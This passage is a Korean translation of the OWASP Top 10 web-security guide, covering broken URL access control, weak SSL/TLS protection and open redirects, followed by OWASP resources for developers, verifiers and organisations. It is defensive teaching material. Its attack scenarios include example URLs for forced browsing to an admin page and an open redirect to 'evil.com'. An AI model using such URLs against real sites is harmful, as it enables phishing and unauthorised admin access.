네트워크에 접속해 있는 누구든지 당신의 어플리케이션에 요청을 보낼 수 있다. 익명의 사용자가 비공개 페이지에 접속하거나 일반 사용자가 특권 페이지에 접속할 수 있는가?

허가된 시스템 사용자가 단순히 URL을 특권 페이지로 변경한다. 접근이 허가되는가? 익명의 사용자는 보호되지 않은 비공개 페이지에 접근할 수 있다.

어플리케이션이 항상 페이지 요청을 적절하게 보호하지는 않는다. 때때로, URL 보호는 구성으로 관리되는데 이를 잘못 구성한다. 때때로, 개발자는 적절한 코드 확인을 포함해야 한다. 그러나 이를 잊어버린다.
이러한 결함을 찾는 것은 쉽다. 가장 어려운 부분은 공격하기 위해 존재하는 페이지(URL)를 식별하는 것이다.

이런 결함은 공격자가 허가되지 않은 기능에 접근하도록 허용한다. 관리적 기능들은 이러한 공격의 주된 목표이다.

노출된 기능과 그 기능이 처리하는 데이터의 비즈니스 가치를 고려하라.
또한, 이러한 취약점이 공개된다면, 당신의 명성에 미칠 영향을 고려하라.

취약한가?

어플리케이션이 URL 접근을 적절하게 제한하는데 실패하는지 알아보는 가장 좋은 방법은 **모든** 페이지를 확인하는 것이다. 페이지가 공개 혹은 비공개 페이지인지 각각의 페이지를 고려하라. 만약 비공개 페이지라면:

1.페이지 접근을 위해 인증이 필요한가?

2.페이지에 허가된 사용자라면 누구나 접속 가능한가? 만일 그렇지 않다면, 사용자가 해당 페이지에 접근 권한을 가지고 있는지 확실히 하기 위해 권한 확인을 수행하는가?

외부 보안 메커니즘에서 페이지 접근을 위한 인증 및 권한 확인을 종종 제공한다. 외부 보안 메커니즘이 모든 페이지에 올바르게 구성되어 있는지 검증하라. 만약, 코드 수준의 보호가 사용되는 경우라면, 요청되는 모든 페이지에 대해 코드 수준의 보호가 적절한지 검증하라. 침투 테스트로도 적절한 보호가 올바로 적용되는지 또한 검증할 수 있다.

어떻게 방지하는가?

허가되지 않은 URL 접근을 방지하기 위해 각각의 페이지에 적절한 인증 및 접근 제어를 요구하는 접근 방식의 선택이 요구된다. 종종, 어플리케이션 코드 외부의 하나 또는 여러 컴포넌트에서 이러한 보호를 제공한다. 그러나 그 방법과는 상관없이 다음의 모든 사항들이 권고된다:

1.인증 및 접근 제어 정책은 정책 유지를 위한 노력을 최소화 하기 위해 역할 기반 정책으로 해야 한다.

2.정책의 하드 코딩을 최소화 하기 위하여, 이 정책은 매우 높은 수준으로 구성 가능해야 한다.

3.강제화 매커니즘은 기본적으로는 모든 접근을 차단해야 한다. 모든 페이지에 대해 접근을 위한 사용자와 역할을 구체적으로 명확히 부여하는 것이 요구된다.

4.페이지가 워크플로우와 관련되어 있다면, 페이지에 대한 접근이 허가되는 적절한 상태에서 조건이 있는지 확실히 하기 위해 확인하라.

공격 시나리오 예

공격자는 공격 대상 URL을 간단하게 여기저기 훑어 보는 것을 강제한다. 아래 인증이 요구되는 두 URL을 보자. "admin_getappInfo" 페이지에 접근을 위해서는 관리자 권한이 요구된다.

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

만약, 공격자가 인증 없이 위 두 페이지에 접근할 수 있다면, 허가 없는 접근이 허용되었다. 만일 관리자가 아닌 인증된 사용자에게 "admin_getappInfo" 페이지에 접근이 허용된다면, 이것은 URL 접근 제한 실패 결함이다. 공격자는 보다 더 부적절하게 보호되는 관리자 페이지에 접근할 수 있다.

허가되지 않은 사용자에게 단순하게 링크와 버튼을 숨길 때, 종종 이 결함은 있다. 그리고 어플리케이션은 목표로 한 그 페이지에 대한 보호를 실패한다.

참고문헌

OWASP


- OWASP Top 10-2007: URL 접근 제한 실패
- ESAPI 접근 통제 API
- OWASP 개발 가이드: 접근 제어 챕터
- OWASP 테스트 가이드: Path Traversal 테스트
- OWASP 기사: Forced Browsing

부가적인 접근 통제 요구사항을 위해서는 ASVS 접근 통제 요구사항 영역 (V4) 참조하라.

외부문헌

- CWE 285 항목: 부적절한 접근 통제 (접근 제어)

A9 불충분한 전송 계층 보호



취약한가?

어플리케이션이 불충분한 전송 계층 보호를 갖고 있는지 확인하는 가장 좋은 방법은 다음을 확인하는 것이다:

1. SSL은 인증과 관련된 모든 트래픽을 보호하기 위해 사용된다.

2. SSL은 모든 비공개 페이지와 서비스 상의 모든 자원에 대하여 사용된다. 이것은 전송되는 모든 데이터와 세션 토큰을 보호한다. 페이지 상에서 혼용된 SSL은 브라우저 상에서 사용자 경고를 초래하고 사용자 세션 ID를 노출시킬 수도 있기 때문에 피해야 한다.

3. 단지 강력한 알고리즘만 지원된다.

4. 모든 세션 쿠키들은 'secure' 플래그를 설정함으로, 브라우저는 쿠키를 절대 평문으로 전송하지 않는다.

5. 서버 인증서는 적법하고, 서버 상에 적절하게 구성된다. 이것은 허가된 발급기관에 의해 발행되었고, 만기 또는 폐기되지 않았다는 내용을 포함한다. 이 인증서는 사이트에서 사용되는 모든 도메인에 일치한다.

어떻게 방지하는가?

적절한 전송 계층 보호를 제공하는 것은 사이트를 설계하는데 영향을 끼칠 수 있다. 전체 사이트에 대해 SSL를 요구하는 것이 가장 쉬운 방법이다. 성능 상의 이유로 몇몇 사이트는 비공개 페이지에만 SSL을 사용한다. 다른 사이트는 아주 중요한 페이지에만 SSL을 사용한다. 하지만 이것은 세션 ID와 그 밖의 중요한 데이터를 노출시킬 수 있다. 최소한 아래 사항 모두를 지켜야 한다:

1. 모든 민감한 페이지는 SSL을 요구하라. 이 페이지에 대한 non-SSL 요청은 SSL 페이지로 리다이렉트되어야 한다.

2. 모든 민감한 쿠키는 'secure' 플래그를 설정하라.

3. 단지 강력한 알고리즘(FIPS 140-2 호환)만을 지원하는 SSL 공급업체를 구성하라.

4. 인증서가 유효한지, 만기되지 않았는지, 폐기되지 않았는지, 사이트에서 사용되는 모든 도메인에 일치하는지를 확실히 하라.

5. 백엔드와 다른 연결들은 SSL을 사용하거나 다른 암호 기술을 사용해야 한다.

공격 시나리오 예

시나리오 #1: 어떤 사이트가 인증이 요구되는 모든 페이지에 대해 SSL을 사용하지 않다. 공격자는 단순히 네트워크 트래픽(공개된 무선 네트워크 혹은 지역 케이블 모뎀 네트워크와 같은)을 모니터하고 피해자의 인증된 세션 쿠키를 가로챈다. 공격자는 이 쿠키를 재전송하고 해당 사용자의 세션을 가로 챈다.

시나리오 #2: 부적절하게 구성된 SSL 인증서를 사용하여 사용자들에게 브라우저 경고를 발생시키는 사이트가 있다. 사용자들이 해당 사이트를 사용하기 위해서는 이러한 경고를 수락하고 계속 진행해야 한다. 이는 사용자들이 해당 경고를 친숙하게 만드는 원인이 된다. 그 사이트 고객에 대한 피싱 공격은 유효한 인증서가 없어 비슷한 브라우저 경고를 발생시키는 비슷한 사이트로 사용자들을 유인한다. 피해자들은 그러한 경고에 친숙해져 있기 때문에 계속 진행하고 피싱 사이트를 사용함으로써 패스워드 또는 개인적인 데이터를 피싱 사이트에 제공한다.

시나리오 #3: 데이터베이스 연결 시 단순히 표준 ODBC/JDBC를 사용하는 사이트가 있다. 모든 트래픽이 평문으로 전송되는 것을 인식하지 못한다.

참고문헌

OWASP


이 영역에서 피해야 할 좀더 완벽한 요구사항과 문제점들에 대해서는 ASVS 통신 보안 요구사항 (V10)을 보라.

- OWASP 전송 계층 보호 Cheat Sheet
- OWASP Top 10-2007: 안전하지 않은 통신
- OWASP 개발 가이드: 암호화 챕터
- OWASP 테스트 가이드: SSL/TLS 테스트 챕터

외부문헌

- CWE 319 항목: 민감한 정보의 평문 전송
- SSL 연구소 서버 테스트
- FIPS 140-2 암호 표준 정의

A10 검증되지 않은 리다이렉트와 포워드



취약한가?

어플리케이션이 승인되지 않은 리다이렉트나 포워드를 갖고 있는지 점검하는 가장 최선의 방법은 아래와 같다:

1.리다이렉트나 포워드(.NET 안에서는 Transfer라 불림.)의 모든 사용에 대해 코드를 검토하라. 쉬운 사용을 위해, 목적 URL이 어떤 파라미터 값을 포함하고 있는지 식별하라. 그렇게 했다면, 허용된 목적지, 목적지의 요소들만 포함하도록 파라미터가 승인되었는지 확인하라.

2.또한, 어떤 리다이렉트(HTTP 응답 코드는 300에서 307이며, 일반적으로 302임.)를 생성했는지 보기 위해 사이트를 확인하라. 그 리다이렉트가 목표 URL 혹은 그러한 URL의 일부로 되는지 보기 위해 리다이렉트에 앞서 제공된 파라미터를 확인하라. 만일 그렇다면, URL 목적지를 변경하고 새로운 목적지로 그 사이트가 리다이렉트 되는지 관찰하라.

3.코드를 이용할 수 없다면, 모든 파라미터가 리다이렉트 혹은 포워드의 부분인지, 그리고, 테스트되었는지 보기 위해 모든 파라미터를 확인하라.

어떻게 방지하는가?

리다이렉트와 포워드의 안전한 사용은 아래와 같은 몇 가지 방법에 의해 할 수 있다:

1.단순히 리다이렉트와 포워드의 사용을 피해하라.

2.만약 사용한다면, 목적지를 계산하는 사용자 파라미터를 포함하지 마라. 이것은 일반적으로 행해진다.

3.목적 파라미터를 피할 수 없다면, 제공된 값이 **유효한지**, 그 사용자에게 **허용된 것인지를** 확실히 하라.

실제 URL 또는 그 URL의 일부 보다는 맵핑된 값으로 목적 파라미터로 사용하고, 서버 측 코드에서 그 맵핑 값을 목표 URL로 변환하는 것을 권장한다.

어플리케이션은 모든 리다이렉트 목적지가 안전하다는 것을 확실히 하기 위해 sendRedirect() 함수를 무시할 수 있는 ESAPI를 사용할 수 있다.

이러한 결함을 피하는 것은 사용자의 신뢰를 얻으려고 하는 Phisher들의 선호하는 목표이므로 극히 중요하다.

공격 시나리오 예

시나리오 #1: 어플리케이션이 "url"이란 하나의 파라미터를 가진 "redirect.jsp"라 불리는 페이지를 갖고 있다. 공격자는 피싱이나 악성코드를 설치하는 악성 사이트로 사용자를 리다이렉트 시키는 악성 URL을 만든다.

http://www.example.com/redirect.jsp?url=evil.com

시나리오 #2:어플레케이션은 사이트의 다른 부분 사이의 요청들을 전송하기 위해 포워드를 사용한다. 이것을 용이하게 하기 위해, 어떤 페이지는 트랜잭션이 성공적이라면, 사용자를 보내야만 하는 곳을 가리키는 파라이터를 사용한다. 이 경우, 공격자는 어플리케이션의 접근 통제 확인을 우회하는 URL을 작성하고, 정상적으로 접근할 수 없는 관리자 기능으로 공격자를 포워드한다 .

http://www.example.com/boring.jsp?fwd=admin.jsp

참고문헌

OWASP

- OWASP 기사: 공개 리다이렉트
- ESAPI SecurityWrapperResponse sendRedirect() method

외부문헌

- CWE 601 항목: 공개 리다이렉트
- WASC 기사: URL 리다이렉터 남용
- 구글 블로그 기사: 공개 리다이렉트의 위험

+D 개발자를 위한 다음 단계

공통 보안 통제의 전체 집합을 수립하고 사용하라.

웹 어플리케이션 보안을 처음 접했거나 이미 이 위험들에 매우 익숙하던지 간에 상관없이, 웹 어플리케이션을 안전하게 만들거나 기존의 것을 수정하는 작업은 어려울 수 있다. 대규모의 어플리케이션 포트폴리오를 관리한다면 더더욱 겁먹을 수 밖에 없다.

무료로 공개된 많은 OWASP의 자원들을 이용할 수 있다.

조직과 개발자들이 비용 효율적인 방법으로 어플리케이션 보안 위험을 줄이는데 도움이 되고자, OWASP에서는 조직에서 어플리케이션 보안을 언급하는 데 사용할 수 있는 수많은 무료로 공개된 자원들을 제공해 왔다. 아래는 OWASP가 제공하는 많은 자원들 중에서 조직이 안전한 웹 어플리케이션을 만드는데 도움이 될만한 것 중 일부이다. 다음 장에서, 어플리케이션의 보안을 검증하기 위해 도움이 될 수 있는 OWASP의 추가 자료들을 볼 수 있다.

어플리케이션 보안 요구사항

- 안전한 웹 어플리케이션을 만들려면, 이 어플리케이션에서는 안전하다는 것이 무엇을 의미하는지 정의해야만한다. OWASP에서는 어플리케이션의 보안 요건을 설정하기 위한 가이드라인으로 OWASP 어플리케이션 보안 검증 표준 (ASVS)을 사용할 것을 권장한다. 아웃소싱을 하고 있다면 OWASP 보안 소프트웨어 계약 부가 조건을 생각해보라.

어플리케이션 보안 아키텍처

- 어플리케이션에 보안 요소를 가미하기 보다는, 첫 단추부터 보안을 고려하여 설계하는 것이 더욱 비용 대비 효율적이다. OWASP에서는 처음부터 보안을 고려하여 설계하기 위한 가이드라인의 출발점으로 OWASP 개발자 가이드를 추천한다.

표준 보안 통제

- 강력하면서도 편리한 보안 통제를 구축하기란 무척이나 어려운 일이다. 개발자에게 표준화된 보안 통제를 제공함으로써 안전한 어플리케이션 개발이 근본적으로 간단해지도록 한다. OWASP에서는 OWASP 기업 보안 API (ESAPI) 프로젝트를 통해 안전한 웹 어플리케이션에 필요한 보안 API의 모델을 삼을 것을 권장한다. ESAPI에서는 Java, .NET, PHP, 전통적인 ASP, Python, Cold Fusion을 구현하는 참조 모델을 제공한다.

보안 개발 생명 주기

- 어플리케이션을 개발할 때 조직의 업무 프로세스를 개선하기 위해, OWASP에서는 OWASP 소프트웨어 보증 성숙도 모델 (SAMM) 을 통해 조직이 직면하고 있는 특정한 위험에 맞는 소프트웨어 보안 전략을 도출하고 구현하는데 도움을 주고자 한다.

어플리케이션 보안 교육

- OWASP 교육 프로젝트는 웹 어플리케이션 보안에 대해 개발자를 교육하는데 도움이 되는 교육 자료를 제공하고 방대한 규모의 OWASP 교육 프레젠테이션 목록을 편찬해 왔다. 취약점에 대해 직접 해 보는 학습을 하려면, OWASP WebGoat을 사용해 보라. 최신 정보를 접하고 싶다면 OWASP AppSec 컨퍼런스나 OWASP 컨퍼런스 교육, 지역 OWASP 지부 회의에 참여해 본다.

사용할 수 있는 OWASP 자원들은 이 밖에도 많다. OWASP 프로젝트의 배포 품질(배포 품질, 베타, 알파 등)로 구성된 모든 OWASP 프로젝트들을 나열한 OWASP 프로젝트 페이지를 방문하라. 대부분의 OWASP 자원들은 우리 위키에서 이용 가능하며, 많은 OWASP 문서들의 인쇄본은 주문이 가능하다.

+V 검증자를 위한 다음 단계

체계화하라.

개발을 하고 있거나 혹은 구매를 고려하고 있는 웹 어플리케이션의 보안을 검증하고자 하면, OWASP는 그 어플리케이션의 코드 검토(가능하다면)를 하거나 어플리케이션을 테스트해 볼 것을 권고한다. OWASP는 보안 코드 검토와 어플리케이션 침투 테스트도 가능하다면 병행할 것을 권고한다. 두 가지 기술이 각자의 장점을 통해 서로를 보완해 주기 때문이다. 검증 절차를 보조하는 툴을 사용하여 전문 분석가의 효율과 효과를 개선할 수 있다. OWASP의 평가 툴들은 분석 절차 자체를 자동화하려고 하는 것 보다는 전문가가 좀더 효과적으로 작업할 수 있도록 도와주는 데 초점이 맞춰져 있다.

웹 어플리케이션 보안 검증 방법 표준화: 웹 어플리케이션의 보안을 평가할 때, 조직이 엄격한 적용의 정의된 수준과 일관성을 개발하는 데 도와 주기 위해, OWASP 에서는 OWASP 어플리케이션 보안 검증 표준(ASVS)을 개발했다. 이 문서는 웹 어플리케이션 보안 평가 수행을 위한 최소한의 검증 표준을 정의하고 있다. OWASP는 웹 어플리케이션의 보안을 검증할 때 무엇을 살펴봐야 할지 뿐만 아니라, 웹 어플리케이션 보안을 검증할 때 엄격한 적용을 위한 수준 정의와 선택에 있어 도움이 되는 가장 적절한 기술에 대한 가이드로 ASVS를 사용할 것을 권장한다. 또한 OWASP는 제 3자로부터 제공받을 수도 있는 웹 어플리케이션 평가 서비스를 정의하고 선택하는 데도 ASVS를 사용할 것을 권장한다.

평가 툴 묶음: OWASP 라이브 CD 프로젝트는 단일한 부팅 환경 상에 최고의 오픈 소스 보안 툴들의 일부를 함께 모았다. 웹 개발자, 테스터, 보안 전문가들은 이 라이브 CD로 부팅하여 전체 보안 테스트 묶음을 바로 이용할 수 있다. 별도의 설치나 구성 없이 이 CD 의 모든 툴들을 바로 사용할 수 있다.

코드 검토

코드 검토는 어플리케이션이 안전한지 검증하기 위한 가장 강력한 방법이다. 테스트를 통해서는 단지 어플리케이션이 보안에 안전하지 않다는 것만을 입증할 수 있다.

코드 검토: OWASP 개발자 가이드와 OWASP 테스트 가이드에 대한 안내서로써, OWASP는 개발자와 어플리케이션 보안 전문가가 코드 검토를 통해 보안에 대해 웹 어플리케이션을 효율적이고, 효과적으로 검토할 수 있도록 이해하는 데 도움을 주기 위해 OWASP 코드 검토 가이드를 만들었다. 외부에서의 테스트보다는 코드 검토를 통해 훨씬 더 쉽게 찾을 수 있는 인젝션 결함과 같은 수많은 웹 어플리케이션 보안 문제들이 있다.

코드 검토 툴: OWASP는 전문가들이 수행하는 코드 분석을 보조하는 분야에서는 뛰어난 업적을 해 오고 있었지만 이러한 툴들은 여전히 초기 단계라고 할 수 있다. 이 툴들의 제작자들은 보안 코드 검토를 수행하면서 매일 이 툴들을 사용하겠지만, 비전문가에게 있어서는 이 툴의 사용은 꽤 어려울 수 있다. 이러한 툴에는 CodeCrawler, Orizon 과 O2 등이 있다.

보안과 침투 테스트

어플리케이션 테스트: OWASP는 개발자, 테스터, 어플리케이션 보안 전문가들이 웹 어플리케이션의 보안을 효과적이고 효율적으로 테스트하는데 도움이 되도록 테스트 가이드를 개발했다. 수십 명이 기여한 이 방대한 가이드에서는 수많은 웹 어플리케이션 보안 테스트에 관련된 주제들을 다루고 있다. 코드 검토에 자체적인 강도가 있듯이 보안 테스트도 마찬가지이다. 공격을 시연하여 어플리케이션이 안전하지 않다는 것을 증명해야 하는 경우, 매우 설득력이 있다. 또한, 어플리케이션이 그 자체적으로 보안을 제공하지 않기 때문에, 많은 보안 이슈들, 특히 어플리케이션 인프라에 의해 보안을 제공하는 모든 어플리케이션의 보안 이슈는, 코드 검토로는 쉽게 찾아낼 수 없다.

어플리케이션 침투 테스트 툴: 모든 OWASP 프로젝트에서 가장 널리 사용되는 툴 중 하나인 WebScarab 은 웹 어플리케이션 테스트 프록시이다. 보안 분석가는 웹 어플리케이션의 요청을 가로 채어, 어플리케이션이 어떻게 동작하는지 알아낸 후에 어플리케이션이 이러한 요청들에 어떻게 안전하게 응답하는지를 알아내는 테스트 요청을 전송할 수 있게 해 준다. 이 툴은 특히 XSS 결함, 인증 결함, 접근 통제 결함을 식별하려고 하는 분석가를 지원하는 데 효과적이다.

+O 조직을 위한 다음 단계

지금 어플리케이션 보안 프로그램을 시작하라.

어플리케이션 보안은 더 이상 선택 사항이 아니다. 나날이 증가하는 공격과 법규에 대한 압력 속에서, 조직은 어플리케이션을 안전하게 보호하기 위해 효과적인 역량을 수립해야만 한다. 이미 운영 환경에서 엄청난 양의 어플리케이션과 코드 라인 속에서, 많은 조직들이 수많은 보안 취약점을 처리하기 위해 고군분투하고 있다. OWASP에서는 조직이 어플리케이션 포트폴리오 전반에 걸쳐 보안을 강화하고 통찰력을 얻기 위해 어플리케이션 보안 프로그램을 수립하도록 권장한다. 어플리케이션 보안을 달성하기 위해서 보안과 감사팀, 소프트웨어 개발팀, 현업과 경영층을 포함하여 조직의 많은 다른 부문들이 함께 효율적으로 일할 것을 요구한다. 보안은 가시화가 요구된다. 그래서 서로 다른 부문에서 조직의 어플리케이션 보안에 대한 현황을 보고 이해할 수 있다. 또한, 가장 비용 효과적인 방식으로 위험을 줄임으로써 실제적으로 기업 보안의 향상에 도움을 주는 활동과 결과물에 집중하는 것이 요구된다. 효율적인 어플리케이션 보안 프로그램에서 몇 가지 주요 활동은 다음을 포함한다.

시작 단계

- 어플리케이션 보안 프로그램을 수립하고 채택되도록 주도하라.
- 주요 개선이 필요한 분야와 실행 계획을 정의하기 위해 현 조직과 유사한 조직을 비교하는 역량 차이 분석을 수행하라.
- 경영층의 승인을 확보하고, 전체 IT 조직을 위한 어플리케이션 보안 인식 제고 캠페인을 수립하라.

위험 기반 포트폴리오 접근 방식

- 고유한 위험 관점에서 어플리케이션 포트폴리오를 식별하고 우선 순위를 두라.
- 포트폴리오에서 어플리케이션을 측정하고 우선 순위화할 수 있는 어플리케이션 위험 분류 모델을 만들라. 요구되는 엄격한 수준과 범위를 적절하게 정의하기 위해 보증 가이드라인을 수립하라.
- 조직이 위험을 견딜 수 있는 가능성과 영향을 받는 요소로 이루어진 일관성 있는 일반적인 위험 등급 모델을 수립하라.

강력한 기반 수립

- 연관된 모든 개발팀을 위한 어플리케이션 보안 기준선을 제공하는 주요 정책과 표준들을 수립하라.
- 이런 정책과 표준을 만족할 수 있고 사용시 설계와 개발 가이드를 제공하는 일반적인 재사용 가능 한 보안 통제를 정의하라.
- 서로 다른 개발 역할과 주제를 대상으로 하고, 요구되는 어플리케이션 보안 훈련 커리큘럼을 수립하라.

기존 프로세스로 보안 통합

- 보안 구현과 검증하는 활동을 기존 개발과 운영 프로세스 내에서 정의하고 통합하라. 이런 활동에는 위협 모델링, 안전한 설계와 검토, 안전한 코드 작성과 검토, 침투 테스트, 개선 등을 포함한다.
- 특정 주제에 관한 전문가를 제공하고, 개발과 프로젝트 팀이 성공적으로 수행할 수 있도록 서비스를 제공하라.

경영진 가시성 확보

- 평가 지수를 관리하라. 수집된 데이터에 대한 분석과 평가 지수를 기반으로 개선과 투자 결정을 주도하라. 평가 지수에는 보안 실습/ 활동, 취약점 소개, 취약점 완화, 어플리케이션 범위 등을 포함한다.
- 기업 환경에서 전략적이고 체계적인 개선 사항을 주도하기 위해 주된 원인과 취약성 패턴을 찾기 위해 구현과 검증 활동으로부터 데이터를 분석하라.

+R 위험에 대한 주석

취약점이 아닌, 위험에 관한 것입니다.

이전 OWASP Top 10 버전에서는 가장 일반적인 "취약점"을 식별하는데 주력했다 하더라도 실제적으로 이 문서들은 항상 위험으로 정리되었다. 이는 완벽한 취약점 분류를 찾고자 하는 일부 사람들에게 약간의 이해할 수 있는 혼란을 야기했다. 이번 Top 10 업데이트는 위협 요인, 공격 경로, 취약점, 기술적 영향, 비즈니스에 미치는 영향이 합쳐져서 어떻게 위험을 생성하는지에 대하여 좀더 확실히 함으로써 Top 10의 위험에 대한 초점을 명확히 하였다.


이를 위해 OWASP 위험 평가 방법론을 기반으로 하는 Top 10의 위험 평가 방법론을 개발했다. 각 Top 10 항목에 대해 일반적인 발생 가능 요인들과 각 일반적인 취약점에 대한 영향 요인들을 조사하여 각 취약점이 전형적인 웹 어플리케이션에 보이는 전형적인 위험을 추정했다. 그 다음, 전형적으로 어플리케이션에 가장 중대한 위험을 가져다 주는 취약점에 따라 Top 10 순위를 매겼다.

OWASP 위험 평가 방법론은 식별된 취약성에 대한 위험을 계산하기 위해 도움을 주는 수많은 요소들을 정의한다. 그러나 이 Top 10은 실제 어플리케이션의 특정 취약점이 아닌 일반적인 취약점에 대해 언급해야만 한다. 결론적으로 어플리케이션의 위험을 계산하는데 있어 결코 시스템 소유자만큼 정확하게 계산할 수 없다. 제3자 입장에서는 시스템이 어떻게 구축되었고 운영되고 있는지 모를 뿐만 아니라 어플리케이션과 데이터가 얼마나 중요한지, 위협 요인이 무엇인지 알지 못한다.

